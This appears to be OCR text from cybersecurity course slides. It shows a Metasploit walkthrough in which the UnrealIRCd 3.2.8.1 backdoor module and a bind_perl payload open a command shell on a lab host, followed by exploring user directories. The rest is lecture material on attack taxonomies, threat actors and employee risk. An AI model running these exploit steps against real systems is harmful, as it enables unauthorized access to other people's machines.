
```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > search name: ircd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


msf5 exploit(unix/ftp/proftpd_modcopy_exec) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.10.107
RHOST ⇒ 192.168.10.107
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_perl                                   manual  No     Unix Command Shell, Bind TCP (via Perl)
   1   cmd/unix/bind_perl_ipv6                              manual  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   cmd/unix/bind_ruby                                   manual  No     Unix Command Shell, Bind TCP (via Ruby)
   3   cmd/unix/bind_ruby_ipv6                              manual  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   cmd/unix/generic                                     manual  No     Unix Command, Generic Command Execution
   5   cmd/unix/reverse                                     manual  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   cmd/unix/reverse_bash_telnet_ssl                     manual  No     Unix Command Shell, Reverse TCP SSL (telnet)
   7   cmd/unix/reverse_perl                                manual  No     Unix Command Shell, Reverse TCP (via Perl)
   8   cmd/unix/reverse_perl_ssl                            manual  No     Unix Command Shell, Reverse TCP SSL (via perl)
   9   cmd/unix/reverse_ruby                                manual  No     Unix Command Shell, Reverse TCP (via Ruby)
   10  cmd/unix/reverse_ruby_ssl                            manual  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   11  cmd/unix/reverse_ssl_double_telnet                   manual  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload ⇒ cmd/unix/bind_perl
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```




```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.10.107
RHOST ⇒ 192.168.10.107
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_perl                                   manual  No     Unix Command Shell, Bind TCP (via Perl)
   1   cmd/unix/bind_perl_ipv6                              manual  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   cmd/unix/bind_ruby                                   manual  No     Unix Command Shell, Bind TCP (via Ruby)
   3   cmd/unix/bind_ruby_ipv6                              manual  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   cmd/unix/generic                                     manual  No     Unix Command, Generic Command Execution
   5   cmd/unix/reverse                                     manual  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   cmd/unix/reverse_bash_telnet_ssl                     manual  No     Unix Command Shell, Reverse TCP SSL (telnet)
   7   cmd/unix/reverse_perl                                manual  No     Unix Command Shell, Reverse TCP (via Perl)
   8   cmd/unix/reverse_perl_ssl                            manual  No     Unix Command Shell, Reverse TCP SSL (via perl)
   9   cmd/unix/reverse_ruby                                manual  No     Unix Command Shell, Reverse TCP (via Ruby)
   10  cmd/unix/reverse_ruby_ssl                            manual  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   11  cmd/unix/reverse_ssl_double_telnet                   manual  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload ⇒ cmd/unix/bind_perl
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.10.107:6667 - Connected to 192.168.10.107:6667 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.10.107:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.10.107:4444
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.10.107:4444) at 2021-03-30 08:35:41 -0400
```




```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.10.107:6667 - Connected to 192.168.10.107:6667 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.10.107:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.10.107:4444
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.10.107:4444) at 2021-03-30 08:35:41 -0400

whoami
tyler
pwd
/opt/unrealircd/Unreal3.2
```




```
ls
CVS
Changes
Changes.old
Config
Donation
INSTALL.REMOTEINC
LICENSE
Makefile
Makefile.in
README
Unreal.nfo
aliases
autoconf
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
config.guess
config.log
config.status
config.sub
configure
curl-ca-bundle.crt
curlinstall
dccallow.conf
doc
extras
help.conf
include
install-sh
ircd.log
ircd.motd
ircd.pid
ircd.pid.bak
ircd.tune
ircdcron
keys
m_template.c
makefile.win32
modulize
networks
newnet
spamfilter.conf
src
tmp
unreal
unreal.in
unrealircd.conf
update
wircd.def
```




```
help

Meta shell commands
===================

    Command       Description
    -------       -----------
    help          Help menu
    background    Backgrounds the current shell session
    sessions      Quickly switch to another session
    resource      Run a meta commands script stored in a local file
    shell         Spawn an interactive shell (*NIX Only)
    download      Download files (*NIX Only)
    upload        Upload files (*NIX Only)
    source        Run a shell script on remote machine (*NIX Only)
    irb           Open an interactive Ruby shell on the current session
    pry           Open the Pry debugger on the current session
```




```
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell


$
```



```
$ cd
cd
$ ls
ls
file-permissions-and-stuff.txt  reading-bash-history.txt
hashcat-practice.txt            remember-to-turn-off-webdav.txt
mail                            warning-about-sudo-exploit.txt
mysql-notes.txt
$ pwd
pwd
/home/tyler
$
```



```
$ ls -l
ls -l
total 28
-rw-r--r-- 1 tyler tyler 2219 Oct 22 17:31 file-permissions-and-stuff.txt
-rw-r--r-- 1 tyler tyler  619 Oct 22 17:31 hashcat-practice.txt
drwxr-xr-x 2 tyler tyler 4096 Oct 22 17:28 mail
-rw-r--r-- 1 tyler tyler  695 Oct 22 17:31 mysql-notes.txt
-rw-r--r-- 1 tyler tyler  361 Oct 22 17:31 reading-bash-history.txt
-rw-r--r-- 1 tyler tyler   99 Oct 22 17:31 remember-to-turn-off-webdav.txt
-rw-r--r-- 1 tyler tyler  390 Oct 22 17:31 warning-about-sudo-exploit.txt
$
```




Read, write, and execute permissions for all other users.

Read, write, and execute permissions for the group owner of the file.

Read, write, and execute permissions for the file owner.

File type:
- indicates regular file
d indicates directory




```
$ cd /home
cd /home
$ ls
ls
_provisioner  bschneider   jcochran  mzimm      tyler
bcurtis       cincinnatus  mhayes    tonyvance  ubuntu
$ 
```

Agenda

- ✓Milestone 2… more experiments
- Human element of cyber security
- Employee risk
- Cyber Security Employee Awareness and Training Risk Controls
- Evolution of Organizations’ Security Awareness and Training Programs

What is in this picture ?

What is missing from this diagram?



Attackers

Hackers

Spies

Terrorists

Corporate Raiders

Professional Criminals

Vandals

Tools

User Command

Script or Program

Autonomous Agent

Toolkit

Distributed Tool

Data Tap

Access

Implementation Vulnerability

Design Vulnerability

Configuration Vulnerability

Unauthorized Access

Unauthorized Use

Processes

Files

Data in Transit

Results

Corruption of Information

Disclosure of Information

Theft of Service

Denial-of-service

Objectives

Challenge, Status

Political Gain


Financial Gain

Damage

Howard's process-based taxonomy, from Hansman, S. and Hunt, R., 2004, "A taxonomy of network and computer attacks", Computers & Security, page 3, Elsevier Ltd. Cited from Howard, JD, 1997, "An analysis of security incidents on the internet 1989-1995. PhD thesis, Carnegie Mellon University.

The threat landscape….

What is the role of humans in a breach of information security?



Information Security Threats

Humans

Malicious Attacks

- *IP theft*
- *IT sabotage*
- *Fraud*
- *Espionage*

Outsiders

- Hackers
- Crackers
- Social engineers
- …

Insiders

- Disgruntled employees
- …

Non-Malicious Mistakes

Employee Mistakes

- Ignorance
- …

Intentional Rule Breaking






Figure 6. Threat actors in breaches over time



2019 Data Breach Investigations Report

verizon
business ready

What roles do employees play in these attack chains



2019 Data Breach Investigations Report

verizon✓
business ready




Figure 29. Number of steps per incident (n=1,285) Short attack paths are much more common than long attack paths.

